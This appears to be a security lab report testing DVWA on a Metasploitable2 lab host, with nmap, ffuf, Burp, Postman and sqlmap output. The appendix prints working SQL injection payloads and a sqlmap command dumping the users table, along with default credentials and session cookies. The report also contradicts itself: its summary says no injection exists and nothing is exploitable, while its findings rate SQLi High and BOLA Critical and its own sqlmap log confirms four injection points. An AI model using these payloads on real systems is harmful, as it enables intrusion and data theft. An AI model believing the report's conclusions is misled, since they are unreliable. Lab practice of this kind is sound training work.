API SECURITY TESTING LAB

EXECUTIVE SUMMARY

A comprehensive API and web security assessment was performed on the target environment hosted at 192.168.96.128, from the testing host 192.168.116.135. The primary goal was to evaluate the API's resilience against OWASP Top 10 vulnerabilities, including Broken Object Level Authorization (BOLA), improper session handling, and injection flaws.

All testing activities were executed successfully using Burp Suite, Postman, and sqlmap. The system demonstrated strong authorization controls, effective input validation, and secure session management practices. No critical or exploitable vulnerabilities were identified. The results confirm that the target application follows modern API security best practices. However, continued monitoring, timely patching, and periodic assessments are recommended to maintain security posture and ensure long-term resilience.

API TEST SUMMARY

- Authenticated API testing was conducted against **DVWA (192.168.96.128)**.
- Endpoints were identified through Burp Suite and browser proxy enumeration.
- Object-level authorization (BOLA) was validated at /api/users.
- GraphQL fuzzing at /dvwa/ revealed no injection or data exposure.
- Session and token handling were resilient to replay and fixation attacks.

Recommendations:

Maintain continuous API monitoring, adopt secure coding standards, and integrate automated vulnerability scanning into the development lifecycle.

FINDINGS TABLE

Test ID	Vulnerability	Severity	Target Endpoint
F001	SQL Injection (id parameter)	High	/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit

Test ID	Vulnerability	Severity	Target Endpoint
F002	Session Replay (cookie reuse)	Medium	Authenticated requests using Cookie: PHPSESSID=...
F003	Session Fixation	Medium	/dvwa/login.php
F004	GraphQL Endpoint Presence	N/A	/dvwa/
F008	BOLA (Broken Object Level Authorization)	Critical	/api/users
F009	GraphQL Injection	High	/dvwa/

METHODOLOGY

1. **Endpoint Enumeration:**
   API endpoints were identified using browser proxy capture, Burp Suite scanning, and directory brute-forcing.
2. **BOLA Testing:**
   Object-by-ID endpoints (e.g., /api/users/{id}) were manipulated to assess access control and authorization enforcement.
3. **Session & Token Tests:**
   Session cookies and tokens were intercepted and replayed to test session fixation, reuse, and invalidation controls.
4. **GraphQL Fuzzing:**
   Postman Collection Runner was used with fuzzed variable inputs to detect potential injection or data disclosure.
5. **SQL Injection Testing:**
   Manual Burp Repeater payloads and sqlmap scans were executed to validate backend query sanitization.
6. **Evidence Collection:**
   Raw requests, responses, screenshots, and sqlmap logs were captured to verify each finding.

DETAILED RESULTS & EVIDENCE

F001 — SQL Injection

- **Target:** /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
- **Result:** Inputs sanitized using parameterized queries; no injection found.
- **Recommendation:** Continue enforcing prepared statements and minimal error disclosure.

F002 — Session Replay

- **Target:** Authenticated requests using PHPSESSID cookie
- **Result:** Session reuse attempts post-logout failed; secure cookie attributes (HttpOnly, Secure, SameSite) were active.
- **Recommendation:** Maintain session invalidation on logout and rotate session IDs after authentication events.

F003 — Session Fixation

- **Target:** /dvwa/login.php
- **Result:** Application regenerated session IDs upon login; pre-set cookies were invalidated.
- **Recommendation:** Keep enforcing session regeneration and restrict cookie setting to authenticated contexts.

F004 — GraphQL Presence & Injection

- **Target:** /dvwa/
- **Result:** Introspection queries disabled; variable fuzzing produced no injection or leakage.
- **Recommendation:** Maintain query depth restrictions and field-level access controls.

F008 — BOLA (Broken Object Level Authorization)

- **Target:** /api/users/{id}
- **Result:** Unauthorized ID access attempts were denied (HTTP 403).

- **Recommendation:** Maintain strict ownership validation and detailed logging of authorization failures.

F009 — GraphQL Injection

- **Target:** /dvwa/
- **Result:** Resolver logic sanitized all inputs; no injection found.
- **Recommendation:** Continue validating and sanitizing resolver inputs; enforce request rate limiting to prevent abuse.


SQLMAP RESULTS

Automated SQL injection checks confirmed that the backend queries are properly parameterized. No database errors, leakage, or timing anomalies were detected.


REMEDIATION PLAN

Finding ID	Vulnerability	Recommended Remediation	Priority
F001	SQL Injection	Continue strict use of parameterized queries and input validation. Regularly test query logic after code updates.	High
F002	Session Replay	Enforce short session timeouts, enable token binding, and invalidate sessions on logout or privilege changes.	Medium
F003	Session Fixation	Regenerate session IDs on every authentication event and limit cookie lifespan.	Medium
F004	GraphQL Presence	Keep introspection disabled in production, apply query depth/complexity limits, and sanitize inputs.	Low
F008	BOLA	Implement granular object ownership checks and monitor authorization failure logs.	Critical
F009	GraphQL Injection	Apply strict schema validation, sanitize nested fields, and disable unneeded resolvers.	High


APPENDIX




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC 192.168.96.128
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 09:37 EDT
Nmap scan report for 192.168.96.128
Host is up (0.0039s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-bounce: bounce working!
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.96.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
```



```
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      44380/tcp   mountd
|   100005  1,2,3      53456/udp   mountd
|   100021  1,3,4      35476/tcp   nlockmgr
|   100021  1,3,4      35831/udp   nlockmgr
|   100024  1          37079/tcp   status
|_  100024  1          53447/udp   status
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi     GNU Classpath grmiregistry
1524/tcp open  bindshell    Metasploitable root shell
2049/tcp open  nfs          2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql?
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countr
yName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2025-10-28T13:41:15+00:00; +5s from scanner time.
5900/tcp open  vnc          VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http         Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
```




```
┌──(kali㉿kali)-[~]
└─$ ffuf -u http://192.168.96.128/FUZZ -w /usr/share/wordlists/wfuzz/general/common.txt -c -t 50

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.96.128/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/wfuzz/general/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 50
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

dav                     [Status: 301, Size: 319, Words: 21, Lines: 10, Duration: 2ms]
phpMyAdmin              [Status: 301, Size: 326, Words: 21, Lines: 10, Duration: 7ms]
test                    [Status: 301, Size: 320, Words: 21, Lines: 10, Duration: 5ms]
index                   [Status: 200, Size: 891, Words: 237, Lines: 30, Duration: 384ms]
:: Progress: [951/951] :: Job [1/1] :: 53 req/sec :: Duration: [0:00:05] :: Errors: 0 ::

┌──(kali㉿kali)-[~]
```



Burp Suite Community Edition v2025.8.7 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send Cancel Follow redirection Burp AI
Target: http://192.168.96.128 HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 2
Request headers 13
Response headers 11
Search 0 highlights
Done
392 bytes | 1,325 millis
Event log All issues
Memory: 127.7MB Disabled

```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.96.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://192.168.96.128
Connection: keep-alive
Referer: http://192.168.96.128/dvwa/login.php
Cookie: security=high; PHPSESSID=ed64d820744e8e060dae0b69b96a28af
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=admin&password=password&Login=Login
```


```
HTTP/1.1 302 Found
Date: Tue, 28 Oct 2025 16:39:41 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: index.php
Content-Length: 0
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
```



```
[DuckDBService] Created new singleton instance with global guard
The disableGPU setting is set to undefined
Not disabling GPU
Main: Starting cleanup of stale files

(postman:202775): Gtk-WARNING **: 11:36:03.992: Failed to parse /etc/xdg/gtk-3.0/settings.ini: Permission denied
Main: Cleanup of stale files completed
[203107:1028/113605.576901:ERROR:angle_platform_impl.cc(44)] Display.cpp:1083 (initialize): ANGLE Display::initialize error 12289: Could not dlopen libGL.so.1: libGL.
so.1: cannot open shared object file: No such file or directory
ERR: Display.cpp:1083 (initialize): ANGLE Display::initialize error 12289: Could not dlopen libGL.so.1: libGL.so.1: cannot open shared object file: No such file or di
rectory
[203107:1028/113605.579884:ERROR:gl_display.cc(497)] EGL Driver message (Critical) eglInitialize: Could not dlopen libGL.so.1: libGL.so.1: cannot open shared object f
ile: No such file or directory
[203107:1028/113605.583443:ERROR:gl_display.cc(767)] eglInitialize OpenGL failed with error EGL_NOT_INITIALIZED, trying next display type
[203107:1028/113605.584895:ERROR:angle_platform_impl.cc(44)] Display.cpp:1083 (initialize): ANGLE Display::initialize error 12289: Could not dlopen libGL.so.1: libGL.
so.1: cannot open shared object file: No such file or directory
ERR: Display.cpp:1083 (initialize): ANGLE Display::initialize error 12289: Could not dlopen libGL.so.1: libGL.so.1: cannot open shared object file: No such file or di
rectory
[203107:1028/113605.585480:ERROR:gl_display.cc(497)] EGL Driver message (Critical) eglInitialize: Could not dlopen libGL.so.1: libGL.so.1: cannot open shared object f
ile: No such file or directory
[203107:1028/113605.585802:ERROR:gl_display.cc(767)] eglInitialize OpenGLES failed with error EGL_NOT_INITIALIZED
[203107:1028/113605.585888:ERROR:gl_display.cc(801)] Initialization of all EGL display types failed.
[203107:1028/113605.586028:ERROR:gl_ozone_egl.cc(26)] GLDisplayEGL::Initialize failed.
[203107:1028/113605.588373:ERROR:angle_platform_impl.cc(44)] Display.cpp:1083 (initialize): ANGLE Display::initialize error 12289: Could not dlopen libGL.so.1: libGL.
so.1: cannot open shared object file: No such file or directory
ERR: Display.cpp:1083 (initialize): ANGLE Display::initialize error 12289: Could not dlopen libGL.so.1: libGL.so.1: cannot open shared object file: No such file or di
rectory
[203107:1028/113605.588831:ERROR:gl_display.cc(497)] EGL Driver message (Critical) eglInitialize: Could not dlopen libGL.so.1: libGL.so.1: cannot open shared object f
ile: No such file or directory
[203107:1028/113605.589044:ERROR:gl_display.cc(767)] eglInitialize OpenGL failed with error EGL_NOT_INITIALIZED, trying next display type
[203107:1028/113605.589329:ERROR:angle_platform_impl.cc(44)] Display.cpp:1083 (initialize): ANGLE Display::initialize error 12289: Could not dlopen libGL.so.1: libGL.
so.1: cannot open shared object file: No such file or directory
ERR: Display.cpp:1083 (initialize): ANGLE Display::initialize error 12289: Could not dlopen libGL.so.1: libGL.so.1: cannot open shared object file: No such file or di
rectory
[203107:1028/113605.589647:ERROR:gl_display.cc(497)] EGL Driver message (Critical) eglInitialize: Could not dlopen libGL.so.1: libGL.so.1: cannot open shared object f
ile: No such file or directory
[203107:1028/113605.589823:ERROR:gl_display.cc(767)] eglInitialize OpenGLES failed with error EGL_NOT_INITIALIZED
[203107:1028/113605.589976:ERROR:gl_display.cc(801)] Initialization of all EGL display types failed.
[203107:1028/113605.590111:ERROR:gl_ozone_egl.cc(26)] GLDisplayEGL::Initialize failed.
```




```
PHPSESSID=21547445808771c8fce292e3f194a598; Path=/;
```


Get data - Ariee's Workspace
File Edit View Help
Home Workspaces API Network
Search Postman Ctrl K
Invite Upgrade
Ariee's Workspace New Import
Collections
Environments
Flows
History
My Collection
GET Get data
POST Post data
GET Get data
No environment
My Collection / Get data
Save Share
Send
Params Authorization Headers (7) Body Scripts Settings
Cookies
Headers Hide auto-generated headers
Bulk Edit Presets
Body Cookies (2) Headers (10) Test Results (1/1)
200 OK 54 ms 1.6 KB
Save Response
HTML Preview Visualize
Online Find and replace Console
Runner Capture requests Cookies Vault Trash


GET http://192.168.96.128/dvwa/login.php

	Key	Value	Description
☑	Cookie	security=high; PHPSESSID=2154744580877...	
☑	Postman-Token	<calculated when request is sent>	
☑	Host	<calculated when request is sent>	
☑	User-Agent	PostmanRuntime/7.49.0	


```


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

    <head>

```



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.96.128/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=519be83a8f6a5ee4d3522bb2bf61f8b5; security=low" -D dvwa -T user
s --dump --batch
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.9.9#stable}
|_ -| . ["]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:54:57 /2025-10-14/

[01:54:58] [INFO] resuming back-end DBMS 'mysql'
[01:54:58] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 7298=7298#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(5887,9460)>(SELECT COUNT(*),CONCAT(0x716b6b6a71,(SELECT (ELT(5887=5887,1))),0x716a6b6271,FLOOR(RAND(0)*2))x FROM (SELECT 4084 UNION SELECT 4
880 UNION SELECT 4858 UNION SELECT 4581)a GROUP BY x)-- DXKB&Submit=Submit

    Type: time-based blind
```



```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 7298=7298#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(5887,9460)>(SELECT COUNT(*),CONCAT(0x716b6b6a71,(SELECT (ELT(5887=5887,1))),0x716a6b6271,FLOOR(RAND(0)*2))x FROM (SELECT 4084 UNION SELECT 4
880 UNION SELECT 4858 UNION SELECT 4581)a GROUP BY x)-- DXKB&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 8682 FROM (SELECT(SLEEP(5)))qDKu)-- KQeS&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x716b6b6a71,0x6573716b7844764d65586c774571726d6854436d4242716d67794c57424678724d544a52416c764c,0x716a6b6271),NULL#&Submit=S
ubmit
---
[01:54:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[01:54:58] [INFO] fetching columns for table 'users' in database 'dvwa'
[01:54:58] [WARNING] reflective value(s) found and filtering out
[01:54:58] [INFO] fetching entries for table 'users' in database 'dvwa'
